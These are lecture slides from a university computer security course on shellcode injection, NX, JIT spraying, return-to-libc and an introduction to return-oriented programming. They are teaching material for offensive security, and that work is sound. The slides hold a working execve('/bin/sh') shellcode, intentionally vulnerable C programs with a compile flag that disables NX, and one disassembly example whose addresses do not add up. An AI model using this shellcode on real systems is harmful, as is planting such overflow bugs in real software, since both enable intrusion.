# Software Security IV

CSE 565: Fall 2024

Computer Security

Xiangyu Guo (xiangyug@buffalo.edu)

University at Buffalo

# Disclaimer

- We don't claim any originality of the slides. Most of the content is borrowed from
  - Slides from lectures by Yan Shoshitaishvili's wonderful lecture on ROP (https://pwn.college/software-exploitation/return-oriented-programming/)
  - Slides from Prof Ziming Zhao's past offering of CSE565 (https://zzm7000.github.io/teaching/2023springcse410565/index.html)
  - Slides from Prof. Dan Boneh and Prof. Zakir Durumeric's lecture on Computer Security (https://cs155.stanford.edu/syllabus.html)

# Announcement

- Assignment 4 will be due **Fri Nov 29, 23:59**.

# Review of Last Lecture

- **Stack-based Buffer Overflow**
  - How Stack is used in Function call
    - Saving the next-instruction address (`ret`urn address)
    - Saving the stack frame pointers (`rbp`)
  - Control hijacking: overwrite the `ret`urn address.
- **Mitigations**
  - Stack canary
  - Address Space Layout Randomization (ASLR)
  - Non-eXecutable Memory (NX)

# Today's topic

- Shellcode
- Return-Oriented Programming

# A Side Tour: Shellcode

# (Shell)Code injection

- Goal: subverts the intended control-flow of a program to previously *injected* malicious code
  - Code <u>supplied by attacker</u> – often saved in buffer being overflowed
  - "shellcode": typical attack goal is to launch a shell: **`execve("/bin/sh", NULL, NULL)`**

```
mov rax, 59              # this is the syscall number of execve
lea rdi, [rip+binsh]     # points the first argument of execve at the /bin/sh string below
mov rsi, 0               # this makes the second argument, argv, NULL
mov rdx, 0               # this makes the third argument, envp, NULL
syscall                  # this triggers the system call
binsh:                   # a label marking where the /bin/sh string is
.string "/bin/sh"
```

- You will practice the basics of writing shellcode in Lab 4.

# How does shellcode get injected

- Consider the following buggy program


```
void bye1() { puts("Goodbye!"); }

void bye2() { puts("Farewell!"); }

void hello(char *name, void (*bye_func)()) {
 printf("Hello %s!\n", name);
 bye_func();
}

int main(int argc, char **argv) {
 char name[1024];
 gets(name);

 srand(time(0));
 if (rand() % 2) hello(bye1, name);
 else hello(name, bye2);
}
```

- Compile with `gcc -z` **`execstack`** `-o hello hello.c`

# How does shellcode get injected

- Consider the following buggy program

```
void bye1() { puts("Goodbye!"); }

void bye2() { puts("Farewell!"); }

void hello(char *name, void (*bye_func)()) {
  printf("Hello %s!\n", name);
  bye_func();
}

int main(int argc, char **argv) {
  char name[1024];
  gets(name);

  srand(time(0));
  if (rand() % 2) hello(bye1, name);
  else hello(name, bye2);
}
```




- Compile with `gcc -z execstack -o hello hello.c`

# Shellcode Mitigation: the NX bit

- Modern architectures support memory permissions:
  - **`PROT_READ`** allows the process to *read* memory
  - **`PROT_WRITE`** allows the process to *write* memory
  - **`PROT_EXEC`** allows the process to *execute* memory
- Intuition: normally, all code is located in **`.text`** segments of the loaded ELF files. There is no need to execute code located on the stack or in the heap.
- By default in modern systems, the stack and the heap are NOT executable.
- But YOUR SHELLCODE NEEDS TO EXECUTE.

# Remaining Injection Points

## De-protecting Memory

- Memory can be made executable using the `mprotect()` system call:

    1. Trick the program into `mprotect(PROT_EXEC)`ing our shellcode.

    2. Jump to the shellcode.

- But How do we do #1?


    - Most common way is code reuse through **Return Oriented Programming** (today's next topic).

    - Other cases are situational, depending on what the program is designed to do.

# Remaining Injection Points

## Just-in-Time Compilation (JIT)

- **Just-In-Time (JIT) Compilation** is a method of improving the performance of interpreted code by compiling it into native machine code at runtime.




- **JIT is used everywhere**: browsers, Java, and most interpreted language runtimes (luajit, pypy, etc), so this vector is very relevant.

# Remaining Injection Points

## Just-in-Time Compilation (JIT)

- Enter: JIT Compilation.
  - JIT compilers need to generate (and frequently re-generate) code that is executed.
  - Pages must be writable for code generation.
  - Pages must be executable for execution.
  - Pages must be writable for code re-generation.
- The *safe* thing to do would be to:
  - **`mmap(PROT_READ|PROT_WRITE)`**
  - write the code
  - **`mprotect(PROT_READ|PROT_EXEC)`**
  - execute
  - **`mprotect(PROT_READ|PROT_WRITE)`**
  - update code
  - etc...

# Remaining Injection Points

## Just-in-Time Compilation (JIT)

- **Issue**:
  - System calls are SLOW.
  - The point of JIT is to be FAST.
  - SLOW and SAFE tends to lose to FAST.
- **Reality**:
  - Writable AND executable pages are common.
  - If your binary uses a library that has a writable+executable page, that page *lives in your memory space*!

# Remaining Injection Points

## Just-in-Time Compilation (JIT)

- What if the JIT safely `mprotect()`s its pages?
- Another shellcode injection technique: JIT spraying.
- Make constants in the code that will be JITed:

```
var evil = "%90%90%90%90%90";
```

- The JIT engine will `mprotect(PROT_WRITE)`, compile the code into memory, then `mprotect(PROT_EXEC)`. Your constant is now present *in executable memory*.
- Now you just need to redirect execution into the constant (e.g. via **ROP**)


# ROP Introduction

# Code Reuse

- Recall the NX (Non-eXecutable) bit for memory protection
  - On most modern OS, heap & stack are by default non-executable.
  - Effectively prevents vanilla shellcode
- But you can always *reuse* code that already exists in the memory!


# Blast from the past: Return-to-libc

- How can we deal with a non-executable stack?
- In the old times (32-bit x86), arguments were passed on the stack. During a stack-based buffer overflow, we could overwrite the return address **and** the arguments.




# Blast from the past: Return-to-libc

- How can we deal with a non-executable stack?
- In the old times (32-bit x86), arguments were passed on the stack. During a stack-based buffer overflow, we could overwrite the return address **and** the arguments.



# Blast from the past: Return-to-libc

- How can we deal with a non-executable stack?
- In the old times (32-bit x86), arguments were passed on the stack. During a stack-based buffer overflow, we could overwrite the return address **and** the arguments.



# Why is ret-to-libc a blast from the past?


- Modern architectures (including amd64, arm, etc) don't take arguments on the stack
    - Linux amd64: **`rdi, rsi, rdx, rcx, r8, r9`**, return val in **`rax`** (more args are passed to stack)
    - Linux arm: **`r0, r1, r2, r3`**, return val in **`r0`**
- Game over?
- Actually nothing is lost!

# Recall: the simple bufferflow example

- To begin with, recall the memory errors module:

```
int main() {
   char name[16];
   read(0, name, 128);
}
int win() {
   sendfile(1, open(“/secret", 0), 0, 1024);
}
```

- We can jump to functions in the code!




Low addr


High addr

# Recall: the simple bufferflow example

- To begin with, recall the memory errors module:

```
int main() {
   char name[16];
   read(0, name, 128);
}
int win() {
   sendfile(1, open("/secret", 0), 0, 1024);
}
```

- We can jump to functions in the code!




# Recall: the simple bufferflow example

- Going further: suppose now **`win(int)`** checks an arg

```
int main() {
    char name[16];
    read(0, name, 128);
}
int win(int tricky) {
    if (tricky != 1337) return;
    sendfile(1, open("/secret", 0), 0, 1024);
}
```

- We can jump to ***into the middle*** of functions in the code!




Low addr

High addr

# Recall: the simple bufferflow example


- Going even further: recall instructions are just binary bytes stored in mem:

```
0x1337000        49 bc 31 c0 b0 3c 0f 05 90 90        mov r15, 0x9090050f3cb0c031
```

- If you jump to `0x1337002`, you will execute:

```
0x1337002        31 c0        xor eax eax
0x1337003        b0 3c        mov al, 60
0x1337004        0f 05        syscall
0x1337005        90           nop
0x1337006        90           nop
```

- We can jump to ***into the middle*** of instructions in the code!




Low addr

High addr

# The Idea of ROP

- Chain chunks of code (gadgets; *not* functions; no function prologue and epilogue) in the memory together to accomplish the intended objective.
- The gadgets are not stored in contiguous memory, but they all end with a `ret` instruction or a `jmp` instruction.
- The way to chain they together is similar to chaining functions with no arguments. So, the attacker needs to control the stack, but does *not* need the stack to be executable.

